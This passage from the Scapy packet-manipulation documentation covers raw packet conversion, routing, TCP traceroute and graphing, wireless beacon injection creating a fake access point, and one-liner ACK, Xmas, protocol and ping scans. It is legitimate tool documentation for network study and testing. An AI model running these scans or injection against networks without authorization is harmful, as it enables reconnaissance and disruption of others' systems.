0040  16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25  ..... !"#$$%
0050  26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35  &'()*+,-./012345
0060  36 37                                           67
>>> pkt_hex
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP  ↵
↪version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp checksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
checksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\x08\x00\x08\t\
↪n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f !"#$$%&\ '()*+,-./01234567' |>>>>
```

Binary string

You can also convert entire packet into a binary string using the `raw()` function:

```
>>> pkts = sniff(count = 1)
>>> pkt = pkts[0]
>>> pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP  ↵
↪version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp checksum=0x5a7c
```

(continues on next page)

(continued from previous page)

```
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw load='\xe6\xdapI\xb6\xe5\x08\x00\x08\t\
↪n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f !"#%&\'()*+,-./01234567' |>>>>
>>> pkt_raw = raw(pkt)
>>> pkt_raw
'\x00PV\xfc\xceP\x00\x0c)+S\x19\x08\x00E\x00\x00T\x00\x00@\x00@\x01Z|\xc0\xa8
\x19\x82\x04\x02\x02\x01\x08\x00\x9c\x90Za\x00\x01\xe6\xdapI\xb6\xe5\x08\x00
\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b
\x1c\x1d\x1e\x1f !"#%&\'()*+,-./01234567'
```

We can reimport the produced binary string by selecting the appropriate first layer (e.g. Ether()).

```
>>> new_pkt = Ether(pkt_raw)
>>> new_pkt
<Ether dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP ↪
↪version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw load='\xe6\xdapI\xb6\xe5\x08\x00\x08\t\
↪n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f !"#%&\'()*+,-./01234567' |>>>>
```

3.2.20 Making tables

Now we have a demonstration of the `make_table()` presentation function. It takes a list as parameter, and a function who returns a 3-uple. The first element is the value on the x axis from an element of the list, the second is about the y value and the third is the value that we want to see at coordinates (x,y). The result is a table. This function has 2 variants, `make_lined_table()` and `make_tex_table()` to copy/paste into your LaTeX pentest report. Those functions are available as methods of a result object :

Here we can see a multi-parallel traceroute (Scapy already has a multi TCP traceroute function. See later):

```
>>> ans, unans = sr(IP(dst="www.test.fr/30", ttl=(1,6))/TCP())
Received 49 packets, got 24 answers, remaining 0 packets
>>> ans.make_table( lambda s,r: (s.dst, s.ttl, r.src) )
  216.15.189.192  216.15.189.193  216.15.189.194  216.15.189.195
1 192.168.8.1    192.168.8.1    192.168.8.1    192.168.8.1
2 81.57.239.254 81.57.239.254  81.57.239.254  81.57.239.254
3 213.228.4.254 213.228.4.254  213.228.4.254  213.228.4.254
4 213.228.3.3   213.228.3.3   213.228.3.3   213.228.3.3
5 193.251.254.1 193.251.251.69 193.251.254.1  193.251.251.69
6 193.251.241.174 193.251.241.178 193.251.241.174 193.251.241.178
```

Here is a more complex example to distinguish machines or their IP stacks from their IPID field. We can see that 172.20.80.200:22 is answered by the same IP stack as 172.20.80.201 and that 172.20.80.197:25 is not answered by the same IP stack as other ports on the same IP.

```
>>> ans, unans = sr(IP(dst="172.20.80.192/28")/TCP(dport=[20,21,22,25,53,80]))
Received 142 packets, got 25 answers, remaining 71 packets
>>> ans.make_table(lambda s,r: (s.dst, s.dport, r.sprintf("%IP.id%")))
172.20.80.196 172.20.80.197 172.20.80.198 172.20.80.200 172.20.80.201
20 0          4203          7021          -          11562
21 0          4204          7022          -          11563
22 0          4205          7023          11561       11564
25 0          0            7024          -          11565
53 0          4207          7025          -          11566
80 0          4028          7026          -          11567
```

It can help identify network topologies very easily when playing with TTL, displaying received TTL, etc.

3.2.21 Routing


Now Scapy has its own routing table, so that you can have your packets routed differently than the system:

```
>>> conf.route
Network      Netmask      Gateway      Iface
127.0.0.0    255.0.0.0    0.0.0.0      lo
192.168.8.0  255.255.255.0 0.0.0.0      eth0
0.0.0.0      0.0.0.0      192.168.8.1  eth0
>>> conf.route.delt(net="0.0.0.0/0",gw="192.168.8.1")
>>> conf.route.add(net="0.0.0.0/0",gw="192.168.8.254")
>>> conf.route.add(host="192.168.1.1",gw="192.168.8.1")
>>> conf.route
Network      Netmask      Gateway      Iface
127.0.0.0    255.0.0.0    0.0.0.0      lo
192.168.8.0  255.255.255.0 0.0.0.0      eth0
0.0.0.0      0.0.0.0      192.168.8.254 eth0
192.168.1.1  255.255.255.255 192.168.8.1  eth0
>>> conf.route.resync()
>>> conf.route
Network      Netmask      Gateway      Iface
127.0.0.0    255.0.0.0    0.0.0.0      lo
192.168.8.0  255.255.255.0 0.0.0.0      eth0
0.0.0.0      0.0.0.0      192.168.8.1  eth0
```

3.2.22 Matplotlib

We can easily plot some harvested values using Matplotlib. (Make sure that you have matplotlib installed.) For example, we can observe the IP ID patterns to know how many distinct IP stacks are used behind a load balancer:

```
>>> a, b = sr(IP(dst="www.target.com")/TCP(sport=[RandShort()]*1000))
>>> a.plot(lambda q,r: r.id)
[<matplotlib.lines.Line2D at 0x2367b80d6a0>]
```



3.2.23 TCP traceroute (2)

Scapy also has a powerful TCP traceroute function. Unlike other traceroute programs that wait for each node to reply before going to the next, Scapy sends all the packets at the same time. This has the disadvantage that it can't know when to stop (thus the `maxttl` parameter) but the great advantage that it took less than 3 seconds to get this multi-target traceroute result:

```
>>> traceroute(["www.yahoo.com", "www.altavista.com", "www.wisenut.com", "www.
↳ copernic.com"], maxttl=20)
Received 80 packets, got 80 answers, remaining 0 packets
  193.45.10.88:80    216.109.118.79:80    64.241.242.243:80    66.94.229.254:80
1  192.168.8.1      192.168.8.1          192.168.8.1          192.168.8.1
2  82.243.5.254     82.243.5.254         82.243.5.254         82.243.5.254
3  213.228.4.254    213.228.4.254        213.228.4.254        213.228.4.254
4  212.27.50.46     212.27.50.46         212.27.50.46         212.27.50.46
5  212.27.50.37     212.27.50.41         212.27.50.37         212.27.50.41
6  212.27.50.34     212.27.50.34         213.228.3.234        193.251.251.69
7  213.248.71.141   217.118.239.149      208.184.231.214      193.251.241.178
8  213.248.65.81    217.118.224.44       64.125.31.129        193.251.242.98
9  213.248.70.14    213.206.129.85       64.125.31.186        193.251.243.89
10 193.45.10.88     SA 213.206.128.160    64.125.29.122        193.251.254.126
11 193.45.10.88     SA 206.24.169.41      64.125.28.70         216.115.97.178
12 193.45.10.88     SA 206.24.226.99      64.125.28.209        66.218.64.146
13 193.45.10.88     SA 206.24.227.106    64.125.29.45         66.218.82.230
14 193.45.10.88     SA 216.109.74.30     64.125.31.214        66.94.229.254    SA
15 193.45.10.88     SA 216.109.120.149   64.124.229.109       66.94.229.254    SA
```

(continues on next page)

(continued from previous page)

```

16 193.45.10.88      SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254  SA
17 193.45.10.88      SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254  SA
18 193.45.10.88      SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254  SA
19 193.45.10.88      SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254  SA
20 193.45.10.88      SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254  SA
(<Traceroute: UDP:0 TCP:28 ICMP:52 Other:0>, <Unanswered: UDP:0 TCP:0 ICMP:0
→Other:0>)
```

The last line is in fact the result of the function : a traceroute result object and a packet list of unanswered packets. The traceroute result is a more specialised version (a subclass, in fact) of a classic result object. We can save it to consult the traceroute result again a bit later, or to deeply inspect one of the answers, for example to check padding.

```

>>> result, unans = _
>>> result.show()
  193.45.10.88:80      216.109.118.79:80  64.241.242.243:80  66.94.229.254:80
1  192.168.8.1        192.168.8.1        192.168.8.1        192.168.8.1
2  82.251.4.254       82.251.4.254       82.251.4.254       82.251.4.254
3  213.228.4.254      213.228.4.254      213.228.4.254      213.228.4.254
[...]
```

```

>>> result.filter(lambda x: Padding in x[1])
```

Like any result object, traceroute objects can be added :

```

>>> r2, unans = traceroute(["www.voila.com"],maxttl=20)
Received 19 packets, got 19 answers, remaining 1 packets
  195.101.94.25:80
1  192.168.8.1
2  82.251.4.254
3  213.228.4.254
4  212.27.50.169
5  212.27.50.162
6  193.252.161.97
7  193.252.103.86
8  193.252.103.77
9  193.252.101.1
10 193.252.227.245
12 195.101.94.25  SA
13 195.101.94.25  SA
14 195.101.94.25  SA
15 195.101.94.25  SA
16 195.101.94.25  SA
17 195.101.94.25  SA
18 195.101.94.25  SA
19 195.101.94.25  SA
20 195.101.94.25  SA
>>>
>>> r3=result+r2
>>> r3.show()
  195.101.94.25:80    212.23.37.13:80    216.109.118.72:80  64.241.242.243:80
```

(continues on next page)

(continued from previous page)

↪ 66.94.229.254:80				
1 192.168.8.1	192.168.8.1	192.168.8.1	192.168.8.1	└
↪ 192.168.8.1				
2 82.251.4.254	82.251.4.254	82.251.4.254	82.251.4.254	└
↪ 82.251.4.254				
3 213.228.4.254	213.228.4.254	213.228.4.254	213.228.4.254	└
↪ 213.228.4.254				
4 212.27.50.169	212.27.50.169	212.27.50.46	-	└
↪ 212.27.50.46				
5 212.27.50.162	212.27.50.162	212.27.50.37	212.27.50.41	└
↪ 212.27.50.37				
6 193.252.161.97	194.68.129.168	212.27.50.34	213.228.3.234	└
↪ 193.251.251.69				
7 193.252.103.86	212.23.42.33	217.118.239.185	208.184.231.214	└
↪ 193.251.241.178				
8 193.252.103.77	212.23.42.6	217.118.224.44	64.125.31.129	└
↪ 193.251.242.98				
9 193.252.101.1	212.23.37.13	SA 213.206.129.85	64.125.31.186	└
↪ 193.251.243.89				
10 193.252.227.245	212.23.37.13	SA 213.206.128.160	64.125.29.122	└
↪ 193.251.254.126				
11 -	212.23.37.13	SA 206.24.169.41	64.125.28.70	└
↪ 216.115.97.178				
12 195.101.94.25	SA 212.23.37.13	SA 206.24.226.100	64.125.28.209	└
↪ 216.115.101.46				
13 195.101.94.25	SA 212.23.37.13	SA 206.24.238.166	64.125.29.45	└
↪ 66.218.82.234				
14 195.101.94.25	SA 212.23.37.13	SA 216.109.74.30	64.125.31.214	└
↪ 66.94.229.254	SA			
15 195.101.94.25	SA 212.23.37.13	SA 216.109.120.151	64.124.229.109	└
↪ 66.94.229.254	SA			
16 195.101.94.25	SA 212.23.37.13	SA 216.109.118.72	SA 64.241.242.243	└
↪ SA 66.94.229.254	SA			
17 195.101.94.25	SA 212.23.37.13	SA 216.109.118.72	SA 64.241.242.243	└
↪ SA 66.94.229.254	SA			
18 195.101.94.25	SA 212.23.37.13	SA 216.109.118.72	SA 64.241.242.243	└
↪ SA 66.94.229.254	SA			
19 195.101.94.25	SA 212.23.37.13	SA 216.109.118.72	SA 64.241.242.243	└
↪ SA 66.94.229.254	SA			
20 195.101.94.25	SA 212.23.37.13	SA 216.109.118.72	SA 64.241.242.243	└
↪ SA 66.94.229.254	SA			

Traceroute result object also have a very neat feature: they can make a directed graph from all the routes they got, and cluster them by AS (Autonomous System). You will need graphviz. By default, ImageMagick is used to display the graph.

```
>>> res, unans = traceroute(["www.microsoft.com", "www.cisco.com", "www.yahoo.
↪com", "www.wanadoo.fr", "www.pacsec.com"], dport=[80, 443], maxttl=20, retry=-2)
Received 190 packets, got 190 answers, remaining 10 packets
193.252.122.103:443 193.252.122.103:80 198.133.219.25:443 198.133.219.
```


(continues on next page)

(continued from previous page)

```

↪ 25:80 207.46...
1 192.168.8.1          192.168.8.1          192.168.8.1          192.168.8.1
↪ 192.16...
2 82.251.4.254        82.251.4.254        82.251.4.254        82.251.4.254
↪ 82.251...
3 213.228.4.254        213.228.4.254        213.228.4.254        213.228.4.254
↪ 213.22...
[...]
>>> res.graph()                                # piped to ImageMagick's display
↪ program. Image below.
>>> res.graph(type="ps",target="| lp")          # piped to postscript printer
>>> res.graph(target="> /tmp/graph.svg")        # saved to file


```




If you have VPython installed, you also can have a 3D representation of the traceroute. With the right button, you can rotate the scene, with the middle button, you can zoom, with the left button, you can move the scene. If you click on a ball, it's IP will appear/disappear. If you Ctrl-click on a ball, ports 21,

22, 23, 25, 80 and 443 will be scanned and the result displayed:

```
>>> res.trace3D()
```





3.2.24 Wireless frame injection

Note

See the *TroubleShooting* section for more information on the usage of Monitor mode among Scapy.

Provided that your wireless card and driver are correctly configured for frame injection, you can have a kind of FakeAP:

```
>>> sendp(RadioTap()/
    Dot11(addr1="ff:ff:ff:ff:ff:ff",
          addr2="00:01:02:03:04:05",
          addr3="00:01:02:03:04:05")/
    Dot11Beacon(cap="ESS", timestamp=1)/
```

(continues on next page)

(continued from previous page)

```
Dot11Elt(ID="SSID", info=RandString(RandNum(1,50)))/
Dot11EltRates(rates=[130, 132, 11, 22])/
Dot11Elt(ID="DSset", info="\x03")/
Dot11Elt(ID="TIM", info="\x00\x01\x00\x00"),
iface="mon0", loop=1)
```

Depending on the driver, the commands needed to get a working frame injection interface may vary. You may also have to replace the first pseudo-layer (in the example `RadioTap()`) by `PrismHeader()`, or by a proprietary pseudo-layer, or even to remove it.

3.3 Simple one-liners

3.3.1 ACK Scan

Using Scapy's powerful packet crafting facilities we can quick replicate classic TCP Scans. For example, the following string will be sent to simulate an ACK Scan:

```
>>> ans, unans = sr(IP(dst="www.slashdot.org")/TCP(dport=[80,666],flags="A"))
```

We can find unfiltered ports in answered packets:

```
>>> for s,r in ans:
...     if s[TCP].dport == r[TCP].sport:
...         print("%d is unfiltered" % s[TCP].dport)
```

Similarly, filtered ports can be found with unanswered packets:

```
>>> for s in unans:
...     print("%d is filtered" % s[TCP].dport)
```

3.3.2 Xmas Scan

Xmas Scan can be launched using the following command:

```
>>> ans, unans = sr(IP(dst="192.168.1.1")/TCP(dport=666,flags="FPU") )
```

Checking RST responses will reveal closed ports on the target.

3.3.3 IP Scan

A lower level IP Scan can be used to enumerate supported protocols:

```
>>> ans, unans = sr(IP(dst="192.168.1.1",proto=(0,255))/"SCAPY",retry=2)
```

3.3.4 ARP Ping

The fastest way to discover hosts on a local ethernet network is to use the ARP Ping method:

```
>>> ans, unans = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.168.1.0/24
↪"), timeout=2)
```

Answers can be reviewed with the following command:

```
>>> ans.summary(lambda s,r: r.strftime("%Ether.src% %ARP.psrc%")) )
```

Scapy also includes a built-in arping() function which performs similar to the above two commands:

```
>>> arping("192.168.1.0/24")
```

3.3.5 ICMP Ping

Classical ICMP Ping can be emulated using the following command:

```
>>> ans, unans = sr(IP(dst="192.168.1.0/24")/ICMP(), timeout=3)
```

Information on live hosts can be collected with the following request:

```
>>> ans.summary(lambda s,r: r.strftime("%IP.src% is alive")) )
```

3.3.6 TCP Ping

In cases where ICMP echo requests are blocked, we can still use various TCP Pings such as TCP SYN Ping below:

```
>>> ans, unans = sr( IP(dst="192.168.1.0/24")/TCP(dport=80,flags="S")) )
```

Any response to our probes will indicate a live host. We can collect results with the following command:

```
>>> ans.summary( lambda s,r : r.strftime("%IP.src% is alive")) )
```

3.3.7 UDP Ping

If all else fails there is always UDP Ping which will produce ICMP Port unreachable errors from live hosts. Here you can pick any port which is most likely to be closed, such as port 0:

```
>>> ans, unans = sr( IP(dst="192.168.*.1-10")/UDP(dport=0)) )
```

Once again, results can be collected with this command:

```
>>> ans.summary( lambda s,r : r.strftime("%IP.src% is alive")) )
```

3.3.8 DNS Requests

IPv4 (A) request:

This will perform a DNS request looking for IPv4 addresses

```
>>> ans = sr1(IP(dst="8.8.8.8")/UDP(sport=RandShort(), dport=53)/DNS(rd=1,
↳ qd=DNSQR(qname="secdev.org",qtype="A")))
>>> ans.an[0].rdata
'217.25.178.5'
```

SOA request:

```
>>> ans = sr1(IP(dst="8.8.8.8")/UDP(sport=RandShort(), dport=53)/DNS(rd=1,
↳ qd=DNSQR(qname="secdev.org", qtype="SOA")))
>>> ans.an[0].mname
